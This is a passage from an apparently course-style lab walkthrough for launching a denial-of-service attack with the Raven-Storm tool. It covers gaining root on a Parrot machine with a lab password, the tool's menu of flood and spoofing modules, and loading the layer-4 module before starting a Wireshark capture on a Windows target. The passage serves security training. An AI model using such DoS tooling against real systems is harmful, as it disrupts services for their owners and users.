
Task 3: Perform a DoS Attack using Raven-storm

Raven-Storm is a DDoS tool for penetration testing that features Layer 3, Layer 4, and Layer 7 attacks. It is written in python3 and is effective and powerful in shutting down hosts and servers. It can be used to perform strong attacks and can be optimized for non typical targets.

Here, we will use Raven-storm tool to perform a DoS attack.

1. Click **Parrot Security** switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.


If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.




3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.



5. Type **sudo rst** and press **Enter** to start Raven-storm tool.



6. Raven-storm tool initializes, as shown in the screenshot.

The screenshot shows a terminal window titled "sudo rst - Parrot Terminal". The window contains the following text:

Stress-Testing-Toolkit by Taguar258 (c) | MIT 2020
Based on the CLIF Framework by Taguar258 (c) | MIT 2020

BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

Help:

```
|-- exit, quit, e or q      :: Exit Raven-Storm.
|-- help                   :: View all commands.
|-- upgrade                :: Upgrade Raven-Storm.
|-- .
|-- clear                  :: Clear the screen.
|-- record                 :: Save this session.
|-- load                   :: Redo a session using a session file.
|-- ddos                   :: Connect to a Raven-Storm server.
```

Modules:

```
|-- l4                      :: Load the layer4 module. (UDP/TCP)
|-- l3                      :: Load the layer3 module. (ICMP)
|-- l7                      :: Load the layer7 module. (HTTP)
|-- bl                      :: Load the bluetooth module. (L2CAP)
|-- arp                     :: Load the arp spoofing module. (ARP)
|-- wifi                    :: Load the wifi module. (IEEE)
|-- server                  :: Load the server module for DDos attacks.
|-- scanner                 :: Load the scanner module.
```

>> []

7. Type **l4** and press **Enter** to load **layer4** module (UDP/TCP).

```
Applications Places System 🌐 ⚡ 📁
Thu Apr 14, 03:31
sudo rst - Parrot Terminal
File Edit View Search Terminal Help
Parrot
Stress-Testing-Toolkit by Taguar258 (c) | MIT 2020
Based on the CLIF Framework by Taguar258 (c) | MIT 2020


BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

-----
Help:
|-- exit, quit, e or q      :: Exit Raven-Storm.
|-- help                   :: View all commands.
|-- upgrade                :: Upgrade Raven-Storm.
|-- .                       :: Run a shell command.
|-- clear                  :: Clear the screen.
|-- record                 :: Save this session.
|-- load                   :: Redo a session using a session file.
|-- ddos                   :: Connect to a Raven-Storm server.

Modules:
|-- l4                      :: Load the layer4 module. (UDP/TCP)
|-- l3                      :: Load the layer3 module. (ICMP)
|-- l7                      :: Load the layer7 module. (HTTP)
|-- bl                      :: Load the bluetooth module. (L2CAP)
|-- arp                     :: Load the arp spoofing module. (ARP)
|-- wifi                    :: Load the wifi module. (IEEE)
|-- server                  :: Load the server module for DDos attacks.
|-- scanner                 :: Load the scanner module.


>> l4
```

8. Now click **Windows Server 2019** to switch to **Windows Server 2019** machine.
9. In the **Type here to search** field on the **Desktop**, type **wireshark** in the search field, the **Wireshark** appears in the results, click **Wireshark** to launch it.



10. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet 2**) to start capturing the network traffic.

The network interface might differ when you perform the task.



